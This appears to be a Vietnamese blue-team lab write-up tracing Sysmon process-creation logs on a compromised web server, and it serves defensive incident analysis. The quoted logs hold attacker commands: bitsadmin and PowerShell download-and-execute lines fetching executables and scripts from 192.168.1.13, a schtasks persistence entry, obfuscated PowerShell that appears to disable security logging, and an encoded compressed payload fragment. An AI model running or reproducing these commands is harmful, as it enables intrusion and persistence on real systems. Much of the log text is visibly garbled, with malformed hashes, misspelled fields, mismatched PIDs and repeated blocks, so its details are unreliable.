OriginalFileName: scatsks.exe
CommandLine: schtasks /create /sc hourly /st 00:00 /tn "UpdateTasks\mmdUpdate" /tr "C:\Windows\System32\mmd.exe"
CurrentDirectory: c:\windows\system32\inetsrv\
User: NT AUTHORITY\SYSTEM
LogonGuid: {bb2c332-c8f6-634f-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=e8b7a2162e4dbe32b56be8465843e SHA256=a9a4fd9c1b87c5cf8f7f761ca6e0f4ac4af8dadebb46b3ad6983d5e599cdc1 IMPHASH=8a9c9113ad25518d369e4e378edab4f
ParentProcessGuid: {bb2c332-9229-63a2-0d50-010000001600}
ParentProcessId: 1944
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\System32\cmd.exe
ParentUser: NT AUTHORITY\SYSTEM

- PID: 23148 sinh ra PID: 21020 cmd được sinh ra từ script trên

- Ở thời điểm 12/21/2022 11:54:18 AM có hành động :" bitsadmin /transfer updateapplication /download /priority FOREGRO "http://192.168.1.13/share/mmd.exe" "C:\Windows\System32\mmd.exe"" có PID:15500 và PPID: 21020

```

Process Create:
RuleName:
UtcTime: 2022-12-21 04:54:18.646
ProcessGuid: {bb2c232-917a-63a2-0750-010000001600}
ProcessId: 15500
Image: C:\Windows\System32\bitsadmin.exe
FileVersion: 7.0.14393.0 (r1 release.160715-1616)
Description: BITS administration utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: bitsadmin.exe
CommandLine: bitsadmin /transfer updateapplication /download /priority FOREGRO "http://192.168.1.13/share/mmd.exe" "C:\Windows\System32\mmd.exe"
CurrentDirectory: c:\windows\system32\inetrv\
User: NT AUTHORITY\SYSTEM
LogonGuid: {bb2c232-c8f6-63af-e703-000000000000}
LogonId: 0x0
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=f4307b8e1890c852d429773f10234a256=E1057A20945BCE8F00C08E5E3DB40C4A98AB33F42F4D2DF919AEDB0E6651D6E,IMPHASH=CE0EB5030AA7D3C8600F1BBCA0BC912
ParentGuid: {bb2c232-917a-63a2-0550-010000001600}
ParentProcessId: 21020
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\System32\cmd.exe
ParentUser: NT AUTHORITY\SYSTEM

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 1
Level: Information
User: SYSTEM
OpCode: Info
Logon Id: 0x0
Logon Type: 0x3E7
Terminal Session Id: 0
Integrity Level: System
Keywords: 
Computer: WEB-SERVER.blue.lab
More Information: Event Log Online Help
```

- ⇒ Lệnh CommandLine sau đây là một lệnh bitsadmin được sử dụng để tải xuống một file từ "http://192.168.1.13/share/mmd.exe": đây là địa chỉ URL của file cần tải xuống là mmd.exe từ máy chủ có địa chỉ IP 192.168.1.13 và thư mục share.và lưu trữ nó vào một đường dẫn cụ thể trên hệ thống "C:\Windows\System32\mmd.exe" (POREGRO xác định ưu tiên cao cho quá trình tải xuống):

- Ở thời điểm 12/21/2022 11:55:52 AM có hành động tải file file sinh ra từ PID 21020

```

Process Create:
RuleName:
UtcTime: 2022-12-21 04:55:52.567
ProcessGuid: {bb2c232-9168-63a2-0850-010000001600}
ProcessId: 17422
Image: C:\Windows\System32\bitsadmin.exe
FileVersion: 7.0.14393.0 (r1 release.160715-1616)
Description: BITS administration utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: bitsadmin.exe
CommandLine: bitsadmin /transfer updateapplication /download /priority FOREGRO "http://192.168.1.13/share/md5.exe" "C:\Windows\System32\md5.exe"
CurrentDirectory: c:\windows\system32\inetrv\
User: NT AUTHORITY\SYSTEM
LogonGuid: {bb2c232-c8f6-63af-e703-000000000000}
LogonId: 0x0
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=f54877b8821860c282242367732F105SHA256=E1057A20945BCE8F00C08E5E3DB40C4A98AB33F42F4D2DF919AEDB0E6651D6E,IMPHASH=CE0EB5030AA7D3C8600F1BBCA0BC912
ParentGuid: {bb2c232-917a-63a2-0550-010000001600}
ParentProcessId: 21020
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\System32\cmd.exe
ParentUser: NT AUTHORITY\SYSTEM

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 1
Level: Information
User: SYSTEM
OpCode: Info
Logon Id: 0x0
Logon Type: 0x3E7
Terminal Session Id: 0
Integrity Level: System
Keywords: 
Computer: WEB-SERVER.blue.lab
More Information: Event Log Online Help
```

- ⇒ Tương tự như trên đây là hành động tải xuống một file từ "http://192.168.1.13/share/md5.exe ": Đây là URL của tệp md5.exe và lưu vào đường dẫn trên máy "C:\Windows\System32\md5.exe":

- PID: 23148 sinh ra PID: 21540

- PID: 21540 sinh ra PID: 9868

Event 1, Symon

General Details

```

Process Create
RuleName: 
UtcTime: 2022-12-21 04:53:22.685
ProcessGuid: {Bbb2c332-9142-48a2-0250-010000001600}
ProcessId: 21540
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (nt!_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.exe
CommandLine: powershell\>echo 1>%SystemRoot%\System32\cmd.exe
CurrentDirectory: c:\windows\system32\inetrv\
User: NT AUTHORITY\SYSTEM
LogonId: 0x14
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5:F4F8A0661786C3A00054902922C SHA256:915C1861DF1F4018D698EB85A8FA02D7E9037D9F8C43C2065B6CA165D44AD2 IMPHASH=3062ED73D4B25D1C64F0840AC97D7A
ParentProcessGuid: {Bbb2c332-9142-48a2-0250-010000001600}
ParentProcessId: 2140
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\System32\cmd.exe
ParentProcessName: [FKEY]_LOCAL_MACHINE\Software\Microsoft\Windows\PowerShell\Sessions\1\shell
ParentWorkingDir: C:\Windows\System32\cmd.exe
ParentEnvironment: 
ParentPriority: 0x40
ParentSessionId: 0
ParentThread: 1
ParentTSPort: 1024
ParentType: File
ParentWindowHandle: 0
ProcessName: cmd.exe
ProcessPriority: 0
ProcessThreads: 2
ProcessType: Application
ProcessVersion: 0
SecurityDescriptor: 
SubjectAccessControl: 
SubjectControl: 
SubjectLabel: 
SubjectSession: 
SubjectToken: 
SubjectType: 
Timestamp: 2022-12-21 04:53:22.685
UserIdentity: 
Win32ThreadCount: 2

```

Log Name: Microsoft-Windows-Symon/Operational

Source: Symon Logged: 12/21/2022 11:53:22 AM

Event ID: 1 Task Category: Process Create (rule:ProcessCreate)

Level: Information Keywords:

User: SYSTEM Computer: WEB-SERVER.blue.lab

OpCode: Info

More Information: [Event Log Online Help](#)

Dòng lệnh trên đã tải file từ <http://192.168.1.13/share/SecurityUpdate.vbs> và được lưu vào đường dẫn trên máy C:\Windows\System32\SecurityUpdate.vbs với quyền ưu tiên

- PID: 23148 sinh ra PID: 13140

Event 1, Symon

General Details

```

Process Create
RuleName: 
UtcTime: 2022-12-21 04:52:26.722
ProcessGuid: {Bbb2c332-910e-63a2-4ef4-010000001600}
ProcessId: 13140
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (nt!_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.exe
CommandLine: powershell\>echo 1>%SystemRoot%\System32\cmd.exe
CurrentDirectory: c:\windows\system32\inetrv\
User: NT AUTHORITY\SYSTEM
LogonId: 0x14
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5:F4F8A0661786C3B204297733F9105SHA256:E1057A20945BC8EBF0C0BE8E3D8A0449AB833F47402D919AEDB0F665105E IMPHASH=CE0EB030AATD3C860611BBCA0BC912
ParentProcessGuid: {Bbb2c332-9142-48a2-0250-010000001600}
ParentProcessId: 2140
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\System32\cmd.exe
ParentProcessName: [FKEY]_LOCAL_MACHINE\Software\Microsoft\Windows\PowerShell\Sessions\1\shell
ParentWorkingDir: C:\Windows\System32\cmd.exe
ParentEnvironment: 
ParentPriority: 0x40
ParentSessionId: 0
ParentThread: 1
ParentTSPort: 1024
ParentType: File
ParentWindowHandle: 0
ProcessName: cmd.exe
ProcessPriority: 0
ProcessThreads: 2
ProcessType: Application
ProcessVersion: 0
SecurityDescriptor: 
SubjectAccessControl: 
SubjectControl: 
SubjectLabel: 
SubjectSession: 
SubjectToken: 
SubjectType: 
Timestamp: 2022-12-21 04:52:26.722
UserIdentity: 
Win32ThreadCount: 2

```

Log Name: Microsoft-Windows-Symon/Operational

Source: Symon Logged: 12/21/2022 11:53:08 AM

Event ID: 1 Task Category: Process Create (rule:ProcessCreate)

Level: Information Keywords:

User: SYSTEM Computer: WEB-SERVER.blue.lab

OpCode: Info

More Information: [Event Log Online Help](#)

PID 13140 sinh ra PID 2408

```
Process Create
RuleName: -
UtcTime: 2022-12-21 04:43:10.315
ProcessGuid: {8bb2c2332-9136-63a2-0150-010000001600}
ProcessId: 2408
Image: C:\Windows\System32\bitsadmin.exe
FileVersion: 7.8.14393.0 (rs1_release.160715-1616)
Description: BITS administration utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: bitsadmin.exe
CommandLine: c:\windows\system32\bitsadmin.exe
CurrentDirectory: c:\windows\system32\inetsrv\
User NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c2332-9136-63a2-0150-010000001600}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=F5487178B3160C2B242367732E105 SHA256=E1057A20945BC8E9F00C0BE53DB40C4A9AB83F42F4D2DF919AEDB0E6651D6E IMPHASH=CE0EB5030AA7D3C8600F11BBCA0BC912
ParentProcessId: 13140
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
ParentUser: NT AUTHORITY\SYSTEM

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 12/21/2022 11:53:10 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help
```

Dòng lệnh trên đã tải file từ <http://192.168.1.13/share/SecurityUpdate.vbs> và được lưu vào đường dẫn trên máy C:\Windows\System32\SecurityUpdate.vbs với quyền ưu tiên

- PID: 23148 sinh ra PID: 22520

```
Event 1, Sysmon
General Details

Process Create
RuleName: -
UtcTime: 2022-12-21 04:50:00.183
ProcessGuid: {8bb2c2332-9078-63a2-f94f-010000001600}
ProcessId: 22520
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: cmd.exe
CommandLine: C:\Windows\system32\cmd.exe
CurrentDirectory: c:\windows\system32\inetsrv\
User NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c2332-9078-63a2-04d4-010000001600}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=0961175877E0C3A0005490292C SHA256=935C1B61DF1F4018D698E8B65BAQ2DTE9037D8F68CA3C2065B6CA165D44AD2 IMPHASH=3062ED732D4B25D1C64F084DC97D37A
ParentProcessId: 23148
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.dll.exe
ParentCommandLine: powershell -command & {Invoke-WebRequest -Uri "http://192.168.1.13/share/SecurityUpdate.vbs" -OutFile $env:TEMP\temp.ps1; .\$env:TEMP\temp.ps1}
ParentCategory: Generic-DictionaryStringSystem.Object[[newObject(SPSVersionTable.PSVersion.Major -gt 3)], Srvw!RefAssembly.GetType(((2)[0])<+`+em.[3]management`+`A`[3]omatic`+`n`+`5`+`4`[4]`y`+`U`[5]`M`[6]`T`[7]`U`[8]`SumoO`[(`Scn(2)[8]{1}`+`o`+`ckLoggi`+`o`+`g`+`r`+`t`[9]`p`[10]`$rd8=Swf!GetField(`cachedGroupPolicySettings,`NonPublic,`Static);`$yH=[Ref].Assembly.GetType(((1)[3])`+`o`+`k9`+`item.[`+`6`[11]`+`n`+`a`[4]`em`+`nt.[`+`7`[12]`+`{`+`5`[13]`N`[14]`ma`+`ti`[15]`n`[16]`m`[17]`9`[18]`{`+`1`[19]`2`[19]`9`[20]`-`F`[21]`Y`[22]`T`[23]`g`[24]`v`[25]`M`[26]`o`[27]`c`[28]);`If ($rd8) { $atny = $rd8.GetValue($null,`Struct);`If ($atny) { $rdw = $atny[$unwO][$sz2BIP];`$rgw.Add($rdw,`$atny[$unwO][$sz2W]);`$atny[$unwO][$sz2W]=0;`$atny[$unwO][$sz2BIP]=0;`$atny[$unwO][$sz2W]=0;`}} Else [Ref].Assembly.GetType(`System`+`m`[29]`Man`+`q`[30]`ement`+`Au`+`tomation.S`+`c`+`{`[0])[2]
Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 12/21/2022 11:53:00 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help
```

PID: 22520 sinh ra PID: 16492

```
General Details

Process Create
RuleName: -
UtcTime: 2022-12-21 04:50:30.285
ProcessGuid: {8bb2c2332-9056-63a2-fb4f-010000001600}
ProcessId: 16492
Image: C:\Windows\System32\cmd.exe
FileVersion: 7.8.14393.0 (rs1_release.160715-1616)
Description: Windows Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: cmd.exe
CommandLine: c:\windows\system32\cmd.exe
CurrentDirectory: c:\windows\system32\inetsrv\
User NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c2332-9056-63a2-0300-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=F5487178B21860C2B242367732E105 SHA256=E1057A20945BC8E9F00C0BE53DB40C4A9AB83F42F4D2DF919AEDB0E6651D6E IMPHASH=CE0EB5030AA7D3C8600F11BBCA0BC912
ParentProcessId: 22520
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\system32\cmd.exe
ParentUser: NT AUTHORITY\SYSTEM

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Logged: 12/21/2022 11:50:30 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords:
User: SYSTEM
Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help
```

Dòng lệnh trên có ý nghĩa tải file với quyền ưu tiên từ URL <http://192.168.1.13/share/updatecsp.bat> và lưu vào đường dẫn trên máy C:\Windows\System32\updatecsp.bat"



- PID: 23148 sinh ra PID: 23472

```
event 1, sysmon
General Details
Process Create
RuleName: 
UtcTime: 2022-12-21 04:35:16.032
ProcessGuid: {8bb2c332-8e9-63a2-d4f-010000001600}
ProcessId: 23472
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (r1_releas.160715-1616)
Description: Windows® Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.exe
CommandLine: C:\Windows\system32\cmd.exe
CurrentDirectory: c:\windown\system32\inetsrv\
User: NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c332-8e9-63a2-d4f-010000001600}
LogonType: 3<br/>
TerminalSessionId: 0
IntegrityLevel: System
Hashed: MD5=F4F8A86E17B87EDC4A004BD922C SHA256=935C1861DF1401D698EB85ABFA02D7E9037D0F68CA3C2065B6CA165D44AD2 IMPHASH=3062ED732D4B25D1C64F084DAC97D37A
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe -noni -nop -hidden < $zaw=( [En]2+ "[!]"3 + [Script + ([4]0)moc + aten + "[!]"logging - "]-f1; B; 'b'; 'k; 'L"; $z2BIP=((En)0||+e3|o|p1[B+loc2U+Q+g+|q|p1fb+T+K+5); Sign= "[Collection.Generi...]; $zB8$Sv!GetField[cachedGroupPolicySettings,"NonPublic,Static"]; $yH=[Ref].Assembly.GetType(((1+3)*'0~'<|g>*Item['+6]a~'n~'&[4]eme~'rl["~"]+(~|5|B)+'m~'n~'18)n~'7~"m~'9~'1)B|2~'K9!~"-"; Fy,'U,T,S~'g~'v,M~'A~'o~'3); If ($yH){$yH.GetField((a~'m2~"j~'4~"4jn~"0~"V~"1)a~'3|ed~"f~'F~'5~'T~'1), NonPublic,Static}.SetValue($null,$true); } If ($r0B) { $atty=$r0B.GetValue($null); $rgw.Add($z2BIP,0); $atty.Add($zaw,7,0); $atty = $atty.Add($z2BIP,0); $atty[$zaw]=0; $atty[$zaw7]=0; } Else { [Ref].Assembly.GetType((System~'m.Man~'a|3|eme~'Au~'tomation.S~'c~'0|0|2); Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 12/21/2022 11:35:16 AM
Event ID: 1 Task Category: Process Create (rule:ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help
```

PID: 23148 sinh ra PID 11924

```
event 1, sysmon
General Details
Process Create
RuleName: 
UtcTime: 2022-12-21 04:47:10.176
ProcessGuid: {8bb2c332-8e9-63a2-d4f-010000001600}
ProcessId: 11924
Image: C:\Windows\System32\bitsadmin.exe
FileVersion: 10.0.14393.0 (r1_releas.160715-1616)
Description: BITS administration utility
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: bitsadmin
CommandLine: bitsadmin /transfer updateapplication /download /priority FOREGROUND "http://192.168.1.13/share/UpdateAgent.exe" "C:\Windows\System32\UpdateAgent.exe"
CurrentDirectory: c:\windown\system32\inetsrv\
User: NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c332-8e9-63a2-d4f-010000001600}
LogonType: 3<br/>
TerminalSessionId: 0
IntegrityLevel: System
Hashed: MD5=7B21860CB22436772F105 SHA256=1057A20945BCB8F00COBESE3DB40C4A98AB3342F402D919AEDB0E6651D6E IMPHASH=CE0EB5030AA7D3C8606F11BBCA0BC912
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\System32\cmd.exe
User: NT AUTHORITY\SYSTEM
LogonType: 3<br/>
TerminalSessionId: 0
IntegrityLevel: System
Hashed: MD5=7B21860CB22436772F105 SHA256=935C1861DF1401D698EB85ABFA02D7E9037D0F68CA3C2065B6CA165D44AD2 IMPHASH=3062ED732D4B25D1C64F084DAC97D37A
ParentImage: C:\Windows\System32\cmd.exe
ParentCommandLine: C:\Windows\System32\cmd.exe
User: NT AUTHORITY\SYSTEM
LogonType: 3<br/>
TerminalSessionId: 0
IntegrityLevel: System
Hashed: MD5=7B21860CB22436772F105 SHA256=935C1861DF1401D698EB85ABFA02D7E9037D0F68CA3C2065B6CA165D44AD2 IMPHASH=3062ED732D4B25D1C64F084DAC97D37A
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe -noni -nop -hidden < $zaw=( [En]2+ "[!]"3 + [Script + ([4]0)moc + aten + "[!]"logging - "]-f1; B; 'b'; 'k; 'L"; $z2BIP=((En)0||+e3|o|p1[B+loc2U+Q+g+|q|p1fb+T+K+5); Sign= "[Collection.Generi...]; $zB8$Sv!GetField[cachedGroupPolicySettings,"NonPublic,Static"]; $yH=[Ref].Assembly.GetType(((1+3)*'0~'<|g>*Item['+6]a~'n~'&[4]eme~'rl["~"]+(~|5|B)+'m~'n~'18)n~'7~"m~'9~'1)B|2~'K9!~"-"; Fy,'U,T,S~'g~'v,M~'A~'o~'3); If ($yH){$yH.GetField((a~'m2~"j~'4~"4jn~"0~"V~"1)a~'3|ed~"f~'F~'5~'T~'1), NonPublic,Static}.SetValue($null,$true); } If ($r0B) { $atty=$r0B.GetValue($null); $rgw.Add($z2BIP,0); $atty.Add($zaw,7,0); $atty = $atty.Add($z2BIP,0); $atty[$zaw]=0; $atty[$zaw7]=0; } Else { [Ref].Assembly.GetType((System~'m.Man~'a|3|eme~'Au~'tomation.S~'c~'0|0|2); Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 12/21/2022 11:47:10 AM
Event ID: 1 Task Category: Process Create (rule:ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help
```

⇒ Dòng lệnh trên có ý nghĩa tải file với quyền ưu tiên từ URL

<http://192.168.1.13/share/UpdateAgent.exe> và lưu vào thư mục trên máy

"C:\Windows\System32\UpdateAgent.exe"

- PID: 23148 sinh ra PID: 15044

```
event 1, sysmon
General Details
Process Create
RuleName: 
UtcTime: 2022-12-21 04:34:51.958
ProcessGuid: {8bb2c332-8e9-63a2-d4f-010000001600}
ProcessId: 15044
Image: C:\Windows\System32\cmd.exe
FileVersion: 10.0.14393.0 (r1_releas.160715-1616)
Description: Windows® Command Processor
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: Cmd.exe
CommandLine: C:\Windows\system32\cmd.exe
CurrentDirectory: c:\windown\system32\inetrv\
User: NT AUTHORITY\SYSTEM
LogonGuid: {8bb2c332-8e9-63a2-d4f-010000001600}
LogonType: 3<br/>
TerminalSessionId: 0
IntegrityLevel: System
Hashed: MD5=7B21860CB22436772F105 SHA256=935C1861DF1401D698EB85ABFA02D7E9037D0F68CA3C2065B6CA165D44AD2 IMPHASH=3062ED732D4B25D1C64F084DAC97D37A
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: powershell.exe -noni -nop -hidden < $zaw=( [En]2+ "[!]"3 + [Script + ([4]0)moc + aten + "[!]"logging - "]-f1; B; 'b'; 'k; 'L"; $z2BIP=((En)0||+e3|o|p1[B+loc2U+Q+g+|q|p1fb+T+K+5); Sign= "[Collection.Generi...]; $zB8$Sv!GetField[cachedGroupPolicySettings,"NonPublic,Static"]; $yH=[Ref].Assembly.GetType(((1+3)*'0~'<|g>*Item['+6]a~'n~'&[4]eme~'rl["~"]+(~|5|B)+'m~'n~'18)n~'7~"m~'9~'1)B|2~'K9!~"-"; Fy,'U,T,S~'g~'v,M~'A~'o~'3); If ($yH){$yH.GetField((a~'m2~"j~'4~"4jn~"0~"V~"1)a~'3|ed~"f~'F~'5~'T~'1), NonPublic,Static}.SetValue($null,$true); } If ($r0B) { $atty=$r0B.GetValue($null); $rgw.Add($z2BIP,0); $atty.Add($zaw,7,0); $atty = $atty.Add($z2BIP,0); $atty[$zaw]=0; $atty[$zaw7]=0; } Else { [Ref].Assembly.GetType((System~'m.Man~'a|3|eme~'Au~'tomation.S~'c~'0|0|2); Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon Logged: 12/21/2022 11:34:51 AM
Event ID: 1 Task Category: Process Create (rule:ProcessCreate)
Level: Information Keywords:
User: SYSTEM Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help
```

- Ta trace tìm PPID của log 23148 thấy PID: 9284

- Tiếp tục trace với FID: 9284 được FID 19400

```

Event 1, System

General Details:
Process: Create
RuleName: 
UtcTime: 2022-12-21 04:34:48.660
ProcessGuid: {8bb2c332-8cc8-63a2-d84f-010000000000}
ProceedId: 9256
Image: powershell.exe
FileVersion: 10.0.14393.206 (rs1_release.160915-0644)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.exe
CommandLine: powershell.exe -NoProfile -InputFormat None -ExecutionPolicy Bypass -Command "Get-Process | Where-Object { $_.Name -eq 'powershell' } | Set-Item -Name 'Powershell' -Value (Get-Win32-Object -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\Powershell') | Out-String -Force"
WorkingDir: "C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe"
FileVersion: 10.0.14393.206 (rs1_release.160915-0644)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.exe

CommandLine powershell.exe -NoProfile -InputFormat None -ExecutionPolicy Bypass -Command "Get-Process | Where-Object { $_.Name -eq 'powershell' } | Set-Item -Name 'Powershell' -Value (Get-Win32-Object -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\Powershell') | Out-String -Force"
WorkingDir: "C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe"
FileVersion: 10.0.14393.206 (rs1_release.160915-0644)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.exe

Log Name: Microsoft-Windows-Symon/Operational
Source: Symon
Logged: 12/21/2022 11:34:48 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords: 
User: SYSTEM
Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help

Event 1, System

General Details:
Process: Create
RuleName: 
UtcTime: 2022-12-21 04:34:48.660
ProcessGuid: {8bb2c332-8cc8-63a2-d84f-010000000000}
ProceedId: 9256
Image: powershell.exe
FileVersion: 10.0.14393.206 (rs1_release.160915-0644)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.exe
CommandLine powershell.exe -NoProfile -InputFormat None -ExecutionPolicy Bypass -Command "Get-Process | Where-Object { $_.Name -eq 'powershell' } | Set-Item -Name 'Powershell' -Value (Get-Win32-Object -Path 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run\Powershell') | Out-String -Force"
WorkingDir: "C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe"
FileVersion: 10.0.14393.206 (rs1_release.160915-0644)
Description: Windows PowerShell
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: PowerShell.exe

Log Name: Microsoft-Windows-Symon/Operational
Source: Symon
Logged: 12/21/2022 11:34:48 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords: 
User: SYSTEM
Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help

New-Object System.IO.Compression.GZipStream([New-Object System.IO.MemoryStream([System.Convert]::FromBase64String("{{1}4dACKlomCA71WUW/sBB+-97/-YFVIGWaceaHfIUC29FBfCB0gtLTavzQ2
43u3tB6/e34ad0CKT0Km1j/huzscDNPAh/lnr9MmduvBmD91u+7yQGMMUpLtMm1jMnFeqB+Jlyw+p8lo9Q1
2Zk8BEl9gk5yZJ8mEaTVznkGdNa+ev1mG4dA0tMdf1ZpS0ce89ZpUy1yL7p3CmzbwX9tKu3lmHvMT2ZQ9pWv9lKu3lMvZu9m1L2g0Pm9tB1ZLQcmhVwaeVEltFlugusRW+*VenfmEv@1|p9XbqyDkZ1Qxgat|KEx12z7nyqEzVfc2|
PrnQAtXGAdBnRECwGBpnTUrffyT8PC/axzCee+CwKpck2gplipZg9K9pXv9lKu3lMvZu9m1L2g0Pm9tB1ZLQcmhVwaeVEltFlugusRW+*V2Q9pUmumr+*1W/lnr66FPvA8uUzch/wuHep4P1hLsTYO+*CMPhL+*Amv8Z0W/kCpkglcp7cLuuwG53nGpx4g4p2|
HDvQn3QfR9eWz2r22Z8yB1tQy7D/1pVwvQ/CQ2BpYf3d+3d0eX5iQDz6mQg1187d9484jQ3g0Nz8h7K9x6Jy4EoJ16Cz26LkL45w/7Lz3T4uZc4Z3EgZgkLqG1mHvM0f73nM11|p9XbqyDkZ1Qxgat|KEx12z7nyqEzVfc2|
BRTRTSf18BMvhmQnQwicbVnQqCpQZAMuHlcrxYJZpA7ZqL8V402p0P0d4cJ8Ij3TnRhywww/SFVCzgC1|t-UUAkmrnYY/KGT+*qf1y/tp2c2idKwv@{2|MsvM/VnEfhp+tzvldtNtGkUuw/gp7QnNthOO2|
Kb07TqpeNMrq/p9t8x2gINSTkrekvNk+*PQ3dPr7vqg/F4781HWbpbp|j2c4Qco/po+ze/0UJUNAZ/xeer9RaLu0f
BgQ0Lkve+mvY+*1|0/WpmMxvz653|ZwfpqkabK/931j8jeNsNpmZ9fBxtTh254ndtt597ym9fZwYzGvbyBcCozS21kmBpVbVh0703v962UbaCoZk1tsdR9nRveo+fdiemf83dt9le6KFkBuqtq0614w67Wup2|1|v1ANzQ1

Log Name: Microsoft-Windows-Symon/Operational
Source: Symon
Logged: 12/21/2022 11:34:48 AM
Event ID: 1
Task Category: Process Create (rule: ProcessCreate)
Level: Information
Keywords: 
User: SYSTEM
Computer: WEB-SERVER.blue.lab
OpCode: Info
More Information: Event Log Online Help

New-Object System.IO.Compression.GZipStream([New-Object System.IO.MemoryStream([System.Convert]::FromBase64String("{{1}4dACKlomCA71WUW/sBB+-97/-YFVIGWaceaHfIUC29FBfCB0gtLTavzQ2
43u3tB6/e34ad0CKT0Km1j/huzscDNPAh/lnr9MmduvBmD91u+7yQGMMUpLtMm1jMnFeqB+Jlyw+p8lo9Q1
2Zk8BEl9gk5yZJ8mEaTVznkGdNa+ev1mG4dA0tMdf1ZpS0ce89ZpUy1yL7p3CmzbwX9tKu3lmHvMT2ZQ9pWv9lKu3lMvZu9m1L2g0Pm9tB1ZLQcmhVwaeVEltFlugusRW+*VenfmEv@1|p9XbqyDkZ1Qxgat|KEx12z7nyqEzVfc2|
